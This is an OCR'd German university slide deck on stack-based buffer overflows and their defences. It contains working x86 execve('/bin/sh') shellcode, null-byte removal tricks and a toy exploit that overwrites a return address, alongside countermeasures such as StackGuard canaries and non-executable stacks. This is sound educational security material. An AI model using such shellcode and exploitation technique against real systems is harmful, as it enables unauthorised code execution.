BUFFER OVERFLOWS

HINTERGRÜNDE UND SCHUTZMECHANISMEN


QUARITSCH MARKUS <quam@qwws.net>
WINKLER THOMAS <tom@qwws.net>

7. Mai 2004

slides created with LaTeX 2ε

EINLEITUNG

- Angriffsmuster von Buffer Overflows schon lange bekannt und verstanden
- nach wie vor hohe Anzahl von Exploits die auf Buffer Overflows basieren
- einschleusen und ausführen von fremdem Code
- eingeschleuster Code läuft mit den selben Rechten wie das attackierte Programm



SecurityFocus™

My Account | Sign In | About

Search: Entire Site

VULNERABILITIES

by vendor | by title | by keyword | by bugtraq id | by cve id | by published date

Keyword buffer over* Submit

- 30-04-2004: Rosiello Security Sphiro HTTPD Remote Heap Buffer Overflow Vulnerability
- 30-04-2004: Multiple LHA Buffer Overflow/Directory Traversal Vulnerabilities
- 29-04-2004: Sysklogd Crunch_List Buffer Overrun Vulnerability
- 29-04-2004: Linux Kernel Panic Function Call Undisclosed Buffer Overflow Vulnerability
- 28-04-2004: MPlayer/Xine-Lib Multiple RealRTSP Buffer Overrun Vulnerabilities
- 25-04-2004: Microsoft Windows Long Share Name Buffer Overrun Vulnerability
- 23-04-2004: Yahoo! Messenger YInsthelper.DLL Multiple Buffer Overflow Vulnerabilities
- 20-04-2004: Kinesphere Corporation Exchange POP3 Remote Buffer Overflow Vulnerability
- 20-04-2004: RhinoSoft Serv-U FTP Server LIST Parameter Buffer Overflow Vulnerability
- 17-04-2004: BSD-Games Mille Local Save Game File Name Buffer Overrun Vulnerability
- 17-04-2004: SquirrelMail Change_Passwd Plug-in Buffer Overrun Vulnerability
- 16-04-2004: Michael Bacarella IDent2 Daemon Child_Service Remote Buffer Overflow Vulnerability
- 14-04-2004: Linux Kernel ISO9660 File System Buffer Overflow Vulnerability
- 13-04-2004: Microsoft Windows Logon Process Remote Buffer Overflow Vulnerability
- 13-04-2004: Microsoft Windows WMF/EMF Image Formats Remote Buffer Overflow Vulnerability
- 13-04-2004: Microsoft Negotiate SSP Remote Buffer Overflow Vulnerability
- 13-04-2004: Microsoft Windows H.323 Remote Buffer Overflow Vulnerability
- 13-04-2004: Ipswitch IMail Express Web Messaging Buffer Overrun Vulnerability
- 13-04-2004: Microsoft Windows LSASS Buffer Overrun Vulnerability
- 13-04-2004: Microsoft Windows Private Communications Transport Protocol Buffer Overrun Vulnerability
- 12-04-2004: Eazel Nautilus Trash Folder Handler Buffer Overflow Vulnerability
- 07-04-2004: RealNetworks RealOne Player/RealPlayer Remote R3T File Stack Buffer Overflow Vulnerability
- 07-04-2004: Mcafee FreeScan CoMcFreeScan Browser Object Buffer Overflow Vulnerability
- 07-04-2004: Centrinity FirstClass Desktop Client Local Buffer Overflow Vulnerability
- 06-04-2004: GNU Sharutils shar Command Line Parsing Buffer Overflow Vulnerability
- 06-04-2004: Blaxxun Contact 3D X-CC3D Browser Object Buffer Overflow Vulnerability
- 05-04-2004: ADA IMGSVR GET Request Buffer Overflow Vulnerability
- 05-04-2004: Perl 'win32_stat' function Remote Buffer Overflow Vulnerability
- 05-04-2004: XChat SOCKS 5 Remote Buffer Overrun Vulnerability

GRUNDLAGEN

ANMERKUNGEN

- einfache Stack basierte Overflows
- gezeigter Code ist für Intel Plattformen – Prinzipien aber auch für andere Plattformen ähnlich

BUFFER OVERFLOWS - GRUNDPRINZIP

- bereits vorhandenen Programmcode ausnützen
- eigenen Code in Programm einschleusen (*code injection*)
- Programmfluss so verändern, dass eingeschleuster Code angesprungen wird (*control flow corruption*)

VORHANDENEN CODE NUTZEN


- schon im Programm vorhandenen Code ausnützen
- z.B. `exec(arg)` Aufruf vorhanden
- Aufruf entsprechend parametrisieren (`arg` auf */bin/sh* zeigen lassen)

EIGENEN CODE EINSCHLEUSEN

- Programm nimmt vom User Input entgegen
- Input wird in Buffer geschrieben
- beim Input handelt es sich um String mit CPU Instruktionen für die Plattform (z.B. *shellcode*)
- Buffer-Grenzen werden bei *code injection* nicht unbedingt überschritten

Prozess Layout im Speicher (Exkurs)

- *Text Section:* beinhaltet den Programmcode (Instruktionen), read-only
- *Data Section:* beinhaltet initialisierte und uninitialisierte Daten
- *Stack:* LIFO (last in first out), PUSH und POP Operationen



Stack (Exkurs)

- Stack beinhaltet dynamische Variablen (auto-Variablen)
- weiters: Rücksprungadressen, Parameter, ...
- *ESP Register:* Stack Pointer zeigt auf letztes Element am Stack (x86) – jenes Element das zuletzt per PUSH auf den Stack gelegt wurde
- Stack wächst nach unten – d.h. ein PUSH erniedrigt den Inhalt von ESP
- *relative adressing* – Elemente am Stack werden relativ zur Adresse in EBP (Base Pointer) adressiert

Instruction Pointer

- EIP Inhalt zeigt auf nächste auszuführende Instruktion

Funktionsaufruf

- Parameter werden auf Stack gelegt
- CALL Instruktion: legt aktuellen Inhalt von EIP (= Adresse der Instruktion nach CALL Aufruf = *return address*) auf Stack und schreibt Adresse der aufgerufenen Funktion in EIP (Funktion wird als nächstes ausgeführt)

- aufgerufene Funktion sichert EBP auf Stack, schreibt Inhalt von ESP nach EBP und erniedrigt ESP (Platz für lokale Variablen schaffen)
- Funktion läuft bis zum Ende...
- LEAVE Instruktion: Inhalt von EBP in ESP schreiben, EBP vom Stack restaurieren
- RET Instruktion: liest *return address* vom Stack und schreibt sie in EIP

```
1   void function(int a, int b, int c)
2   {
3       char buffer1[5];
4       char buffer2[10];
5   }
6
7   int main()
8   {
9       function(1, 2, 3);
10      return 0;
11  }
```

Listing 1: Funktionsaufruf

```
1   [...]
2   movl    $3, 8(%esp)
3   movl    $2, 4(%esp)
4   movl    $1, (%esp)
5   call    function
6   [...]
```


Listing 2: main (asm)

```
1   void function(int a, int b, int c)
2   {
3       char buffer1[5];
4       char buffer2[10];
5   }
6
7   int main()
8   {
9       function(1, 2, 3);
10      return 0;
11  }
```

Listing 3: Funktionsaufruf


```
1   pushl   %ebp
2   movl    %esp, %ebp
3   subl    $40, %esp
4   leave
5   ret
```

Listing 4: function (asm)



Control Flow Corruption

- Abänderung des Kontrollflusses
- über Grenzen eines Buffers hinaus schreiben und so benachbarten Speicher modifizieren
- Überschreiben der Rücksprungadresse am Stack mit anderer Adresse
- nach Beendigung der Funktion wird diese Adresse in EIP gelesen und Abarbeitung setzt dort fort
- Ausnützung durch Overflow eines lokalen Buffers
- Alternative: Function Pointers
- können auf selbe Art und Weise überschrieben werden – wenn Programm dann den Function Pointer aufruft, wird eingeschleuster Code ausgeführt



Rücksprungadresse überschrieben
=> Angreifer kann eigenen Code anspringen

```
1   void function(char *str) {
2           char buffer[16];
3
4           strcpy(buffer, str);
5   }
6
7   int main() {
8           char large_string[256];
9           int i;
10
11          for (i = 0; i < 255; i++)
12                  large_string[i] = 'A';
13
14          function(large_string);
15  }
```

Listing 5: überschreiben der Rücksprungadresse mit ungültiger Adresse

```
1   void function (int a, int b, int c) {
2           char buffer1[5];
3           char buffer2[10];
4           int *ret;
5
6           ret = (int *)buffer1 + 7;  /* 4 * 7 = 28 Bytes */
7           (*ret) += 7;
8   }
9
10  int main() {
11
12          int x;
13
14          x = 0;
15          function (1, 2, 3);
16          x = 1;
17          printf("%d\n", x);
18  }
```

Listing 6: überschreiben der Rücksprungadresse

SYSTEMCALLS

- Aufruf von „Services“ des Kernels z.B.:
  - Filesystem Operationen
  - Netzwerkfunktionen
  - Prozessverwaltung
  - ...
- Direkter Funktionsaufruf nicht möglich
  Userspace $\Longleftrightarrow$ Kernelspace
- Wechsel in Kernelmode architekturabhängig.
  IA32: Auslösen eines Software-Interrupts (0x80)

SYSTEMCALLS (CONT'D)

- Jedem Systemcall wird eindeutige Nummer zugewiesen
- Parameterübergabe über Register
  - Nur primitive Datentypen (32 Bit)
  - Max. 5 Parameter möglich
  - Komplexe Datenstrukturen per Referenz
- Register `EAX` enthält Nummer des Systemcalls

SHELLCODE

Ziel eines Buffer Overflows:
Code mit Rechten eines anderen Benutzers ausführen.

Bei lokalen Exploits etwa ausführen einer Shell

STARTEN EINER SHELL

```
1 int main() {
2       char *name[2];
3
4        name[0] = "/bin/sh";
5        name[1] = NULL;
6
7       execve(name[0], name, NULL);
8 }
```

Listing 7: spawn a shell

```
1 [...]
2 movl    $0x8095ee8,0xfffffff8(%ebp)
3 movl    $0x0,0xfffffffc(%ebp)
4 [...]
```

Listing 8: spawn a shell (asm)

```c
int main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;

    execve(name[0], name, NULL);
}
```

Listing 9: spawn a shell

```
[...]
movl    $0x0,0x8(%esp,1)
lea     0xfffffff8(%ebp),%eax
mov     %eax,0x4(%esp,1)
mov     0xfffffff8(%ebp),%eax
mov     %eax,(%esp,1)
call    0x804def0 <execve>
[...]
mov     0x8(%ebp),%ebx
mov     0xc(%ebp),%ecx
mov     0x10(%ebp),%edx
mov     $0xb,%eax
int     $0x80
[...]
```

Listing 10: execve

GRACEFUL EXIT

```
1 #include <stdlib.h>
2
3 int main() {
4         exit(0);
5 }
```

Listing 11: a simple exit

```
1  [...]
2  mov     $0x0,%eax
3  sub     %eax,%esp
4  movl    $0x0,(%esp,1)
5  call    0x8048b40 <exit>
6  [...]
7  mov     0x4(%esp,1),%ebx
8  mov     $0x1,%eax
9  int     $0x80
10 [...]
```

Listing 12: exit in assembler

ALL TOGETHER


- Ausführen einer Shell:
  - Nullterminierter String */bin/sh* im Speicher
  - Adresse des Strings gefolgt von NULL-Word
  - 0xB in Register `EAX`
  - Adresse von */bin/sh* in Register `EBX`
  - Adresse von */bin/sh* in Register `ECX`
  - Adresse des NULL-Words in Register `EDX`
  - Interrupt 0x80 auslösen
- Sauberes Beenden:
  - 0x1 in Register `EAX`
  - 0x0 in Register `EBX`
  - Interrupt 0x80 auslösen

PROBLEM

- Position des Codes im Speicher ist nicht bekannt

Lösung:

- `JMP` hinter Exploit-Code (relative Adresse)
- `CALL` zu Exploit-Code (relative Adresse)
  Return-Adresse wird am Stack abgelegt = Startadresse des Strings */bin/sh*



Realisierung in Assembler

```
 1 jmp      .+0x2c
 2 popl     %esi
 3 movl     %esi, 0x8(%esi)
 4 movb     $0x0, 0x7(%esi)
 5 movl     $0x0, 0xc(%esi)
 6 movl     $0xb, %eax
 7 movl     %esi, %ebx
 8 leal     0x8(%esi), %ecx
 9 leal     0xc(%esi), %edx
10 int      $0x80
11
12 movl     $0x1, %eax
13 movl     $0x0, %ebx
14 int      $0x80
15 call     .-0x2a
16 .string  "/bin/sh"
```

Listing 13: Realisierung in Assembler

Bestimmung der Offsets bei `JMP` und `CALL` über Berechnung der Länge der Befehle in Byte (oder ausprobieren mit einem Debugger ;-)

WEITERES PROBLEM

- Exploit-Code darf keine Null-Bytes enthalten

Entfernung dieser Anweisungen:

```
movb    $0x0, 0x7(%esi)
movl    $0x0, 0xc(%esi)
```

```
xorl    %eax, %eax
movb    %eax, 0x7(%esi)
movl    %eax, 0xc(%esi)
```

```
movb    $0x1, %eax
movl    $0x0, %ebx
```

```
xorl    %ebx, %ebx
movl    %ebx, %eax
inc     %eax
```

Spawning a Shell (2)

```
1 #include <stdio.h>
2
3 char shellcode[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46"
4                    "\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e"
5                    "\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8"
6                    "\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
7
8 int main() {
9     int *ret;
10
11    ret = (int *)&ret + 2;
12    (*ret) = (int) shellcode;
13 }
```

Listing 14: testing


EXPLOITS

- √ Programm mit Buffer Overflow vulnerability
- √ Code der ausgeführt werden soll
- √ Verändern der Return-Adresse damit eingeschleuster Code ausgeführt wird

Ein erster Versuch

```
1  char shellcode[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07"
2                     "\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d"
3                     "\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80"
4                     "\xe8\xdc\xff\xff\xff/bin/sh";
5
6  char large_string[128];
7
8  int main() {
9      char buffer[96];
10     int i;
11     long *long_ptr = (long *) large_string;
12
13     for (i = 0; i < (sizeof(large_string)/sizeof(long)); i++) {
14         *(long_ptr + i) = (int) buffer;
15     }
16
17     for (i = 0; i < strlen(shellcode); i++) {
18         large_string[i] = shellcode[i];
19     }
20
21     strcpy(buffer, large_string);
22 }
```

Listing 15: exploit1



Offene Punkte

- modifizierte Return-Adresse
- Position der Return-Adresse
- Größe des Buffers

RETURN-ADRESSE

- Beginn des Stacks immer an der gleichen Stelle
- Programme legen meist nicht mehr als einige hundert Bytes auf den Stack

$\Rightarrow$ Position der Return-Adresse gut schätzen

- neue Return-Adresse muss exakt stimmen sonst *Segmentation Fault* oder *Illegal Instruction*

$\Rightarrow$ Einfügen von `NOP`'s vor eigentlichem Exploit

GEGENMASSNAHMEN

WRITING CORRECT CODE

- irren ist menschlich
- Fehler von Sprachen wie C ,,provoziert“?!
- z.B. `strncpy` statt `strcpy` verwenden
- code auditing, fault injection tools, ...
- keine Garantie für sicheren Code!!!

Non-Executable Stack

- verhindert Ausführung von Code der im Stack steht
- z.B.: ExecShield (Kernel Patch)
- kein Schutz gegen das Ausführen von schon im Programm vorhandendem Code
- Alternativen: fremden Code in Heap einschleusen


Array Bounds Checking

- Prüfung der Buffer-Grenzen kann Buffer-Overflows zur Gänze verhindern
- *read* und *write* Operationen auf Arrays müssen geprüft werden
- keine effizienten, praxistauglichen Lösungen verfügbar (Ausnahme: Rational Purify zur Code Analyse)
- Type-Safe Languages
- fehlenden Typsicherheit in C
- Abhilfe: Verwendung typsicherer Sprachen wie z.B. Java
- JVM ist in C geschrieben - Angriffe auf JVM selbst?

Code Pointer Integrity Checking


- statt Verhinderung Erkennung von veränderten Pointern vor Dereferenzierung
- nicht selbe Sicherheit wie Bounds Checking
- wesentlich performanter als Bounds Checking (Prüfung bei Dereferenzierung statt bei jedem read/write)
- geringerer Implementierungsaufwand
- höhere Kompatibilität zu existierendem Code
- StackGuard
  - Integritätsprüfung für Rücksprungadressen
  - gcc Patch – Neukompilierung von Programmen notwendig
  - ,,Canary“ wird neben Rücksprungadresse platziert und bei Rückkehr geprüft

- Canary fälschungssicher machen: Canary besteht aus speziellen Zeichen (0, CR, LF, EOF) die der Angreifer nicht in Overflow String einbetten kann (wg. C Library)
- zusätzlich ,,Random Canary“
- Performance Impact vernachlässigbar
- PointGuard: platziert Canaries auch bei Funktionspointern



Literatur

- Smashing the Stack for Fun an Profit
  (http://www.phrack.org/show.php?p=49&a=14)
- Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade
  (http://www.cse.ogi.edu/DISC/projects/immunix/discex00.pdf)
- Buffer Overflows Demystified
  (http://www.enderunix.org/docs/eng/bof-eng.txt)
- . . . und Google findet jede Menge mehr . . .



Danke für die Aufmerksamkeit!